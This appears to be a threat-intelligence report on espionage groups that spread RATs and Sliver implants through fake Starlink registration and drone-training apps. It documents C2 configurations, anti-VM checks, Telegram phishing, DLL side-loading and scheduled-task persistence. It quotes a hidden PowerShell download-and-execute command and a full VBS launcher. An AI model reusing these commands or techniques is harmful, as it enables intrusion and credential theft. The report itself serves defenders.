




Unholy trinity: werewolves target law enforcers
Overview
In February 2026, we uncovered an espionage campaign that distributed malware under the guise of Starlink device registration services and drone pilot training applications.
The investigation revealed three distinct threat actors: Paper Werewolf (GOFFEE), Versatile Werewolf (HeartlessSoul), and previously undocumented Eagle Werewolf. Despite sharing a common goal and employing similar techniques, the clusters operated autonomously, showing no evidence of direct coordination.
Key findings
- Espionage clusters actively use the news agenda to conduct targeted attacks.
- In addition to malware distribution, Paper Werewolf hijacks Telegram accounts. The cluster likely uses them as trusted channels to support future attacks.
- Versatile Werewolf leverages generative AI to develop tools used in their attacks, accelerating the development process.
- Eagle Werewolf compromised a drone‑focused Telegram channel to distribute malware as part of their campaign.
Threat actor activity
Paper Werewolf
EchoGather: Starlink registration
During the campaign, Paper Werewolf used a dedicated Telegram channel to distribute the EchoGather remote access trojan (RAT) disguised as an application that allows users to add Starlink devices to an exception list—purportedly to bypass restrictions imposed by the manufacturer, as Starlink usage is restricted in Russia.


The malicious executable Registration_Starlink.exe is a C# dropper. Upon execution, the dropper displays a decoy window of a fake application supposedly designed to protect documents from unauthorized access, while simultaneously extracting and executing the EchoGather RAT payload. To view the protected document, the victim must enter the passcode 14022026.

After the victim enters the correct passcode, the decoy document %TEMP%\temp_57df6638-bbec-41ed-ba1c-25eb734c812c.xlsx (with the content disguised as a Starlink device user list) is extracted and executed on their machine.

The dropper contains the EchoGather payload, which is Base64‑encoded and XOR‑encrypted. The key to decrypt the payload is derived from the SHA‑256 checksum of the byte string OV3Rc0nF1DeNCEisAk1ll3r. The payload is saved to the victim’s machine at %APPDATA%\Microsoft\Windows\mssw.exe and subsequently executed.
EchoGather performs the following anti‑virtualization checks:
- matches the machine name against a predefined list, which is XOR‑encrypted using the
0х14key - uses a high‑precision timer to measure CPU operation runtime (via
QueryPerformanceFrequencyandQueryPerformanceCounter) - checks the program’s actual sleep time via the
Sleepoperation (usingGetTickCount64andNtDelayExecution) - checks whether the
C:\drive has less than 20 GB of space - checks whether the executable file name without extension is not exactly 4 characters long
If all checks are successful, the payload initializes its configuration data and gathers system information. EchoGather collects the following data: private IP addresses, system architecture, computer name, username, workstation configuration, current process ID, path to the running executable.
The EchoGather configuration data:
{
    "buildID": "af6a3d60-20ae-4274-a84d-a6be0a465a5c",
    "domain": "syncheaven[.]online",
    "port": 443,
    "apiPath": "sync/now/ru/moscow/fetch",
    "userAgent": null,
    "httpMethod": "POST",
    "useSSL": true,
    "useCustomProxy": false,
    "proxyServer": null,
    "sleepTime_ms": 349,
    "sleepTime_random": 25,
    "useAntiVM": true
}The payload then enters an endless loop in which it connects to the C2 server, encodes the system information in Base64, and exfiltrates it via an HTTPS POST query.
The EchoGather RAT expects the C2 server to return the following commands:
| Command code | Description |
|---|---|
0х45 |
Update the delay between queries |
0х54 |
Execute a command via |
0х56 |
Upload a file from the host to the C2 server |
0х57 |
Download a file from the C2 server to the host |
Phishing
Paper Werewolf leveraged the same Telegram channel to distribute a link to an intermediate phishing resource used to gain access to the victim’s Telegram account.


On the phishing resource, the victim is prompted to whitelist their Starlink device and is then directed to Telegram for this purpose. In addition to re-link[.]space, a similar resource mystarlink[.]org was detected.

Upon clicking the Log in via Telegram button, the user is directed to the phishing page hxxps://web-tellegram[.]org/ru, which initiates an account recovery process.

The entered credentials are sent to an address similar to hxxps://web-tellegram[.]org/socket.io/?EIO=4&transport=polling&t=ikzknftw&sid=0TY7i-pDpxsIn8b4ABJ6. The query containing the stolen credentials also includes the attackers’ Telegram channel @strlnk_spprt2.


During the investigation of the adversary infrastructure, we discovered that the threat actor had leveraged the IP address 104.194.158[.]63 in the campaigns involving Starlink device registration and drone pilot training applications.
EchoGather: BattleFlight
As part of the drone campaign, Paper Werewolf leveraged the network resource battleflight[.]org to distribute EchoGather. The URL hxxps://battleflight[.]org/download/installer hosted the executable BattleFlight-Install-v11.0.3.exe, a C# dropper disguised as an installer for a drone pilot training simulator. The attackers also distributed malware from a similar network resource at hxxps://battleflight[.]pro/static/media/BattleFlight_Installer.exe; however, at the time of the investigation, it was no longer accessible.


Upon the launch of the dropper BattleFlight-Install-v11.0.3.exe, a fake BattleFlight installer window opens to divert the victim’s attention. Notably, the executable contains an application version that differs from the one in the installer window.
As in the other campaign, the C# dropper contains the EchoGather payload, which is Base64‑encoded and XOR‑encrypted. This time, the XOR key is derived from the SHA‑256 checksum of the byte string 64d12e5568160c5c32de3373c88db378. The payload is saved to the victim’s machine at %APPDATA%\Microsoft\Windows\msms.exe. The EchoGather RAT is launched during the BattleFlight installation. After the installation process is finished, an error message appears.

EchoGather performs anti‑virtualization checks, gathers system information, uploads it to the C2 server, and awaits commands for execution. This instance lacks command 0х57.
The EchoGather configuration data:
{
    "buildID": "d65f9abe-38ca-456a-8ede-5348c70e2949 ",
    "domain": "certcheck[.]online",
    "port": 443,
    "apiPath": "certificate/check/Wi5kyh3yFeUF2VhIiFX572eR3870GxYrk7f1Q7MLV5vJ3xGnf4",
    "userAgent": null,
    "httpMethod": "POST",
    "useSSL": true,
    "useCustomProxy": false,
    "proxyServer": null,
    "sleepTime_ms": 311,
    "sleepTime_random": 17,
    "useAntiVM": true
}Versatile Werewolf
Sliver: StarDebug
As part of the detected campaign, Versatile Werewolf leveraged the network resource stardebug[.]app to distribute malware. The URL hxxps://stardebug[.]app/static/files/StarDebug_1.0.1.msi hosted the malicious MSI installer StarDebug_1.0.1.msi associated with StarDebug—an alternative application for managing Starlink terminals. The website also displays Telegram technical support contact details: @StarDebugAdmin1.

Upon execution, StarDebug_1.0.1.msi creates the directory %LOCALAPPDATA%\Star and extracts the following three files to it:
run‑script.ps1, a PowerShell script to load and execute code via PowerShell.The file contains:
powershell -w hidden -ep bypass -c "I''E''X([texT.ENcoDing]::utF8.getsTRING((New-Object System.NeT.WEBCliEnT).dOwnLOADDaTa('hxxp://127.0.0[.]1:5000/373fef3041ec51dd')))"helper.vbs, a VBS file (presumably written using generative AI) that executesrun-script.ps1.The file contains:
Option Explicit Dim shell, fso, scriptDir, ps1Path, cmd Set shell = CreateObject("WScript.Shell") Set fso = CreateObject("Scripting.FileSystemObject") ' Get current folder (where this .vbs is located) scriptDir = fso.GetParentFolderName(WScript.ScriptFullName) ' Build full path to the PowerShell script ps1Path = fso.BuildPath(scriptDir, "run-script.ps1") ' Build PowerShell command cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File """ & ps1Path & """" ' Run PowerShell (hidden window, wait until finished) shell.Run cmd, 0, False ' Cleanup Set shell = Nothing Set fso = Nothinginstaller.exe, a .NET application that acts as a C# loader for the PowerShell script stored in its resources.
Subsequently, the StarDebug_1.0.1.msi installer runs helper.vbs and installer.exe. The VBS file launches run-script.ps1 which attempts to load and covertly execute PowerShell code from a remote resource. In this case, nothing happens because a private IP address is configured. Upon execution of the scripts, the .NET loader installer.exe is launched. The loader reads the PowerShell script website_99.5614.915.27_INSTALL.ps1 from its resources and executes it in memory. This PowerShell script, in turn, contains two more Base64‑encoded executables. website_99.5614.915.27_INSTALL.ps1 decodes and saves them to %TEMP% and subsequently executes both files.
Executables created in %TEMP%:
second.exe, an installer created with Nullsoft Scriptable Install System (NSIS). This file is designed to install a legitimate desktop version of the StarDebug 2026 application.testexe.exe, an installer built with Inno Setup. This file is designed to unpack and execute the next stage executables.
testexe.exe creates a hidden directory %PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bfb9b58225. The legitimate Fondue.exe and the malicious control panel applet appwiz.cpl are then unpacked into this directory. The appwiz.cpl applet is packed with UPX and obfuscated with Oreans Code Virtualizer.
Fondue.exe is a legitimate Windows Features on Demand UX application (version 10.0.19041.1). It is designed to enable and disable additional operating system components.
Upon unpacking, Fondue.exe is launched. Subsequently, the malicious appwiz.cpl is loaded into the Fondue.exe address space, using the DLL side‑loading technique. The applet loading results in the deployment of a Sliver post‑exploitation framework implant within the Fondue.exe memory. The implant connects to the C2 server curtainbeatdisturbance[.]com and creates the mutex MediumTurquoiseBeige. The malicious applet also creates a task in Windows Task Scheduler to gain persistence in the system.
The task name has the following format: MicrosoftEdgeUpdateTaskMachineUA{GUID} (e.g., MicrosoftEdgeUpdateTaskMachineUA{dccb869b-0d8f-1b4e-f48c-85c613ae8b4b}). The following command is executed every minute: %PROGRAMDATA%\29167fc2-cdc7-490d-9c70-96bfb9b58225\fondue.exe -Embedding.
SoullessRAT: AlphaFly
The investigation of the Versatile Werewolf cluster’s activity uncovered the website alphafly-drones[.]com which was used to distribute the fake AlphaFly application for drone pilot training. The application was hosted at hxxps://www.alphafly-drones[.]com/downloads/AlphaFlyInstallV1-2.msi. This network resource mimics the legitimate betaflight.com and its media resources are copied from obriy[.]airforce.
